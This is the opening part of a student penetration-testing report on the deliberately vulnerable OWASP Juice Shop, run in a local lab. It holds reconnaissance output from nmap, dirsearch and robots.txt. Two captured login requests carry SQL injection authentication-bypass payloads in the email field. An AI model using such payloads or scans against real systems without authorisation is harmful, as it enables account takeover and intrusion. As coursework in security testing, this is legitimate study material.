

17.10.2023 r.

# Projekt

## Zaawansowane testy penetracyjne sieci i aplikacji Web

*„Sprawozdanie z części Volat.c oraz całość  
wcześniejsza”*

25.01.2024 r.

**Przedmiot:**

*Zaawansowane testy penetracyjne  
sieci i aplikacji Web*

**Prowadzący:**

*mgr inż. Bartłomiej Balcerek*

**Autorzy:**

*Wojciech Jonderko (253300)*

*Piotr Cichowlas 253013*



<b>1.</b>	<b>INFORMATION GATHERING .....</b>	<b>4</b>
1.1	CONDUCT SEARCH ENGINE DISCOVERY RECONNAISSANCE FOR INFORMATION LEAKAGE .....	4
1.2	FINGERPRINT WEB SERVER.....	4
1.3	REVIEW WEBSERVER METAFILES FOR INFORMATION LEAKAGE.....	5
1.4	ENUMERATE APPLICATIONS ON WEBSERVER .....	6
1.5	REVIEW WEBPAGE COMMENTS AND METADATA FOR INFORMATION LEAKAGE.....	6
1.6	IDENTIFY APPLICATION ENTRY POINTS .....	7
1.7	MAP EXECUTION PATHS THROUGH APPLICATION .....	8
1.8	FINGERPRINT WEB APPLICATION FRAMEWORK .....	9
1.9	FINGERPRINT WEB APPLICATION .....	9
1.10	MAP APPLICATION ARCHITECTURE.....	10
<b>2.</b>	<b>CONFIGURATION AND DEPLOYMENT MANAGEMENT TESTING.....</b>	<b>11</b>
2.1	TEST NETWORK INFRASTRUCTURE CONFIGURATION .....	11
2.2	TEST APPLICATION PLATFORM CONFIGURATION.....	12
2.3	TEST FILE EXTENSIONS HANDLING FOR SENSITIVE INFORMATION .....	15
2.4	REVIEW OLD BACKUP AND UNREFERENCED FILES FOR SENSITIVE INFORMATION .....	15
2.5	ENUMERATE INFRASTRUCTURE AND APPLICATION ADMIN INTERFACES.....	16
2.6	TEST HTTP METHODS.....	16
2.7	TEST HTTP STRICT TRANSPORT SECURITY .....	17
2.8	TEST RIA (RICH INTERNET APPLICATION) CROSS DOMAIN POLICY.....	17
2.9	TEST FILE PERMISSION.....	17
2.10	TEST FOR SUBDOMAIN TAKEOVER .....	17
2.11	TEST CLOUD STORAGE .....	17
<b>3.</b>	<b>IDENTITY MANAGEMENT TESTING.....</b>	<b>18</b>
3.1	TEST ROLE DEFINITION .....	18
3.2	TEST USER REGISTRATION PROCESS.....	19
3.3	TEST ACCOUNT PROVISIONING PROCESS .....	21
3.4	TESTING FOR ACCOUNTS ENUMERATIONS AND GUESSABLE USER ACCOUNTS .....	21
3.5	TESTING FOR WEAK OR UNENFORCED USERNAME POLICY.....	22
<b>4.</b>	<b>AUTHENTICATION TESTING.....</b>	<b>23</b>
4.1	TESTING FOR CREDENTIALS TRANSPORTED OVER AN ENCRYPTED CHANNEL.....	23
4.2	TESTING FOR DEFAULT CREDENTIALS .....	24
4.3	TESTING FOR WEAK LOCK OUT MECHANISM .....	24
4.4	TESTING FOR BYPASSING AUTHENTICATION SCHEMA .....	26
4.5	TESTING FOR VULNERABLE REMEMBER PASSWORD.....	27
4.6	TESTING FOR BROWSER CACHE WEAKNESSES.....	27
4.7	TESTING FOR WEAK PASSWORD POLICY .....	28
4.8	TESTING FOR WEAK SECURITY QUESTION ANSWER .....	29
4.9	TESTING FOR WEAK PASSWORD CHANGE OR RESET FUNCTIONALITIES .....	29
4.10	TESTING FOR WEAKER AUTHENTICATION IN ALTERNATIVE CHANNEL.....	30
<b>5.</b>	<b>AUTHORIZATION TESTING .....</b>	<b>31</b>
5.1	TESTING DIRECTORY TRAVERSAL FILE INCLUDE .....	31
5.2	TESTING FOR BYPASSING AUTHORIZATION SCHEMA.....	32
5.3	TESTING FOR PRIVILEGE ESCALATION .....	32
5.4	TESTING FOR INSECURE DIRECT OBJECT REFERENCES.....	33
<b>6.</b>	<b>SESSION MANAGEMENT TESTING.....</b>	<b>35</b>
6.1	TESTING FOR SESSION MANAGEMENT SCHEMA.....	35
6.2	TESTING FOR COOKIES ATTRIBUTES .....	36



6.3	TESTING FOR SESSION FIXATION .....	36
6.4	TESTING FOR EXPOSED SESSION VARIABLES .....	37
6.5	TESTING FOR CROSS SITE REQUEST FORGERY .....	38
6.6	TESTING FOR LOGOUT FUNCTIONALITY .....	38
6.7	TESTING SESSION TIMEOUT .....	38
6.8	TESTING FOR SESSION PUZZLING.....	39
<b>7.</b>	<b>LDAP (LIGHTWEIGHT DIRECTORY ACCESS PROTOCOL) INJECTION, XML INJECTION AND XPATH INJECTION</b>	<b>39</b>
7.1	INTRODUCTION .....	39
7.2	XML INJECTION .....	39
7.3	LDAP INJECTION .....	41
7.3.1	Potential payloads: .....	42
7.3.2	Blind exploitation:.....	43
7.4	XML INJECTION .....	43
<b>8.</b>	<b>CSRF, LFI (LOCAL FILE INCLUSION) AND COMMAND INJECTION .....</b>	<b>45</b>
8.1	CSRF .....	45
8.2	COMMAND INJECTION.....	47
8.3	LFI.....	48
<b>9.</b>	<b>HOST HEADER INJECTION I HTTP SMUGGLING/SPLITTING.....</b>	<b>52</b>
9.1	HOST HEADER.....	52
9.2	HTTP SMUGGLING/SPLITTING.....	56
<b>10.</b>	<b>MOBSF.....</b>	<b>61</b>
10.1	INSTALLING MOBSF .....	62
10.2	ANALYZING SOFTWARE USING MOBSF .....	63
<b>11.</b>	<b>ASSEMBLER.....</b>	<b>74</b>
<b>12.</b>	<b>DISASSEMBLY .....</b>	<b>78</b>
<b>13.</b>	<b>VOLAT.C .....</b>	<b>85</b>



# 1. Information Gathering

## 1.1 Conduct Search Engine Discovery Reconnaissance for Information Leakage

As the application is hosted in a docker container on the attacking Kali VM, conduct search engine results may not be entirely accurate.

## 1.2 Fingerprint Web Server

As the application is hosted in a docker container on the attacking Kali VM, fingerprinting results may not be entirely accurate.







## 1.3 Review Webserver Metafiles for Information Leakage




```
(kali@kali) - [~/Downloads/juice-shop_15.2.1]
$ wget 192.168.0.37:3000/robots.txt
--2023-10-19 08:17:01-- http://192.168.0.37:3000/robots.txt
Connecting to 192.168.0.37:3000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 28 [text/plain]
Saving to: 'robots.txt'

robots.txt      100%[=====>]      28  --.-KB/s   in 0s

2023-10-19 08:17:01 (2.45 MB/s) - 'robots.txt' saved [28/28]

(kali@kali) - [~/Downloads/juice-shop_15.2.1]
$ ls
bom.json      config.schema.yml  frontend      lib           package.json  SECURITY.md    views
bom.xml      CONTRIBUTING.md   ftp          LICENSE      README.md    server.ts     solutions.md
build        ctf.key          HALL_OF_FAME.md  logs         REFERENCES.md  swagger.yml   uploads
CODE_OF_CONDUCT.md  data            i18n         models       robots.txt   swaggers.yml
config       encryptionkeys   juice-shop-dirs.txt  node_modules routes

(kali@kali) - [~/Downloads/juice-shop_15.2.1]
$ cat robots.txt
User-agent: *
Disallow: /ftp
```






## 1.4 Enumerate Applications on Webserver

As the application is hosted in a docker container on the attacking Kali VM, fingerprinting results may not be entirely accurate.


```
(kali@kali)-[~/Downloads/juice-shop_15.2.1]
$ nmap -Pn -sV 192.168.0.37 -p 3000
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-19 08:13 EDT
Nmap scan report for 192.168.0.37
Host is up (0.000097s latency).

PORT      STATE SERVICE VERSION
3000/tcp   open  pppd?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3000-TCP:V=7.94|I=7K|D=10/19%Time=65311D93P=x86_64-pc-linux-gnu|RG
SF:eRequest,105A,"HTTP/1.\1\1x20200\x200K\r\nAccess-Control-Allow-Origin:\r
SF:x20\r\n\r\nContent-Type:Options:\x20nosniff\r\nX-Frame-Options:\x20SAME
SF:ORIGIN\r\nFeature-Policy:\x20payment\x20self'\r\nX-Recruiting:\x20#\r
SF:obs\r\nAccept-Ranges:\x20bytes\r\nCache-Control:\x20public,\x20max-age=
SF:0\r\nLast-Modified:\x20Thu,\x202019\x20Oct\x202023\x2011:54:54\x20GMT\r\n
SF:Etag:\x20W/\xe44-18b47c9e02d"\r\nContent-Type:\x20text/html;\x20charse
SF:t=UTF-8\r\nContent-Length:\x203748\r\nVary:\x20Accept-Encoding\r\nDate:
SF:Thu,\x202019\x20Oct\x202023\x2012:02:14:11\x20GMT\r\nConnection:\x20clos
SF:e\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r
SF:20Kimminich\x20the\x20OWASP\x20Juice\x20Shop\x20contributors.\n\r\n\r\n
SF:20\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r
SF:1>html\x20lang=en"><head>\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r
SF:0:\x20<title>OWASP\x20Juice\x20Shop</title>\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r
SF:cripton"\x20content=\r\nProbably\x20the\x20most\x20modern\x20and\x20sop
SF:histicated\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r
SF:"viewport"\x20content=\r\nwidth=device-width,\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r
SF:20\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r
SF:20href=/asset"%><script>\r\nvar helpURL = "http://1.\1x20400\x20bad\r\nrequest\r\n\r\nConn
SF:ection:\x20close\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r
SF:r\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r
SF:20No\x20Content\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r
SF:20No\x20Content\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r
```

## 1.5 Review Webpage Comments and Metadata for Information Leakage








almost profitable salesman. He made a succesful carreer in selling used ships, coffins, krypts, crosses, real estate, life insurance, restaurant supplies, voodoo enhanced asbestos and courtroom souvenirs before finally adding his expertise to the Juice Shop marketing team.

5000 500

Reviews (2)

stan@juice-sh.op  
I'd stand on my head to make you a deal for this piece of art.

bender@juice-sh.op  
Just when my opinion of humans couldn't get any lower, along comes Stan...




### Carrot Juice (1000ml)

As the old German saying goes: "Carrots are good for the eyes. Or has anyone ever seen a rabbit with glasses?"

2.99

Reviews (1)

uvogin@juice-sh.op  
0 st4rs f0r 7h3 h0rr1bl3 s3cur17y



### Green Smoothie

Looks poisonous but is actually very good for your health! Made from green cabbage, spinach, kiwi and grass.

1.99

Reviews (1)

jim@juice-sh.op  
Fresh out of a replicator.


## 1.6 Identify Application Entry Points

Account EN

Login

### Login

Email \*

Password \* 

Forgot your password?

Log in

☐ Remember me

Not yet a customer?



### Forgot Password

Password must be 5-40 characters long.

0/20

0/20

☐ Show password advice

Change

## 1.7 Map Execution Paths Through Application

```
(kali㉿kali)-[~/Downloads/juice-shop_15.2.1]
└─$ dirsearch -u http://192.168.0.37:3000 -e php

dirsearch v0.4.2


Extensions: php | HTTP method: GET | Threads: 30 | Wordlist size: 8940

Output File: /home/kali/.dirsearch/reports/192.168.0.37-3000/_23-10-19_07-48-00.txt
Error Log: /home/kali/.dirsearch/logs/errors-23-10-19_07-48-00.log

Target: http://192.168.0.37:3000/

[07:48:00] Starting:
[07:49:15] 200 - 403B - /.well-known/security.txt

Task Completed
```



## 1.8 Fingerprint Web Application Framework

```
Request
Pretty Raw Hex
1 GET /socket.io/?EIO=4&transport=polling&t=0j7p7Hg HTTP/1.1
2 Host: 192.168.0.37:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://192.168.0.37:3000/
9 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=qk1LGm7t3tLcgfNHziXlu0ZtRXIEyTMmI62tzQt5DsoyuoYslqU4YILNAzKg
10

Pretty Raw Hex
1 POST /rest/user/login HTTP/1.1
2 Host: 192.168.0.37:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 38
9 Origin: http://192.168.0.37:3000
10 Connection: close
11 Referer: http://192.168.0.37:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=qk1LGm7t3tLcgfNHziXlu0ZtRXIEyTMmI62tzQt5DsoyuoYslqU4YILNAzKg
13
14 {
  "email": "admin'--",
  "password": "1234"
}
```

## 1.9 Fingerprint Web Application

Fingerprint Web Application is the same thing as Fingerprint Web Application Framework.

```
Pretty Raw Hex
1 POST /rest/user/login HTTP/1.1
2 Host: 192.168.0.37:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 50
9 Origin: http://192.168.0.37:3000
10 Connection: close
11 Referer: http://192.168.0.37:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=qk1LGm7t3tLcgfNHziXlu0ZtRXIEyTMmI62tzQt5DsoyuoYslqU4YILNAzKg
13
14 {
  "email": "admin@juice-sh.op'--",
  "password": "1234"
}
```



```

1 <!--
2 ~ Copyright (c) 2014-2023 Björn Kimminich & the OWASP Juice Shop contributors.
3 ~ SPDX-License-Identifier: MIT
4 --><!DOCTYPE html><html lang="en"><head>
5   <meta charset="utf-8">
6   <title>OWASP Juice Shop</title>
7   <meta name="description" content="Probably the most modern and sophisticated insecure web application">
8   <meta name="viewport" content="width=device-width, initial-scale=1">
9   <link id="favicon" rel="icon" type="image/x-icon" href="assets/public/favicon.js.ico">
10  <link rel="stylesheet" type="text/css" href="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.css">
11  <script src="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js"></script>
12  <script src="//cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js"></script>
13  <script>
14    window.addEventListener("load", function(){
15      window.cookieconsent.initialise({
16        "palette": {
17          "popup": { "background": "var(--theme-primary)", "text": "var(--theme-text)" },
18          "button": { "background": "var(--theme-accent)", "text": "var(--theme-text)" }
19        },
20        "theme": "classic",
21        "position": "bottom right",
22        "content": { "message": "This website uses fruit cookies to ensure you get the juiciest tracking experience.", "dismiss": "Me want it!", "link": "But me wait!", "href": "https://www.yo"
23      });
24    });
25  </script>
26  <style>bluegrey-lightgreen-theme(--theme-primary:#546e7a);--theme-primary-lighter:#607d8c;--theme-primary-light:#698099;--theme-primary-darker:#4b5e6b;--theme-primary-dark:#3f535c;--theme-prim
27  <body class="mat-app-background bluegrey-lightgreen-theme">
28  <app-root></app-root>
29  <script src="runtime.js" type="module"></script><script src="polyfills.js" type="module"></script><script src="vendor.js" type="module"></script><script src="main.js" type="module"></script>
30 </body></html>

```

```

<link id="favicon" rel="icon" type="image/x-icon" href="assets/public/favicon.js.ico">
<link rel="stylesheet" type="text/css" href="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.css">
<script src="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js"></script>
<script src="//cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js"></script>
<script>

```

## 1.10 Map Application Architecture

Web applications do not have Architecture of Web app due to specific testing environment (app run locally on tester pc).

## 2. Configuration and Deployment Management Testing

### 2.1 Test Network Infrastructure Configuration


The application is hosted in a docker container on port 3000. The access to the application is through URL - <http://localhost:3000>, also all Api requests and database is hidden under the same URL with “/api”.

```
cichowlasp@cichowlasp: ~
File Actions Edit View Help
(cichowlasp@cichowlasp)-[~]
$ sudo nmap localhost
[sudo] password for cichowlasp:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-19 01:52 CEST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000010s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
3000/tcp   open  ppp

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds

(cichowlasp@cichowlasp)-[~]
$
```

Nmap scan shows that the app is running on port 3000




Api requests are sent through <http://localhost:3000/api/> and <http://localhost:3000/rest/>.

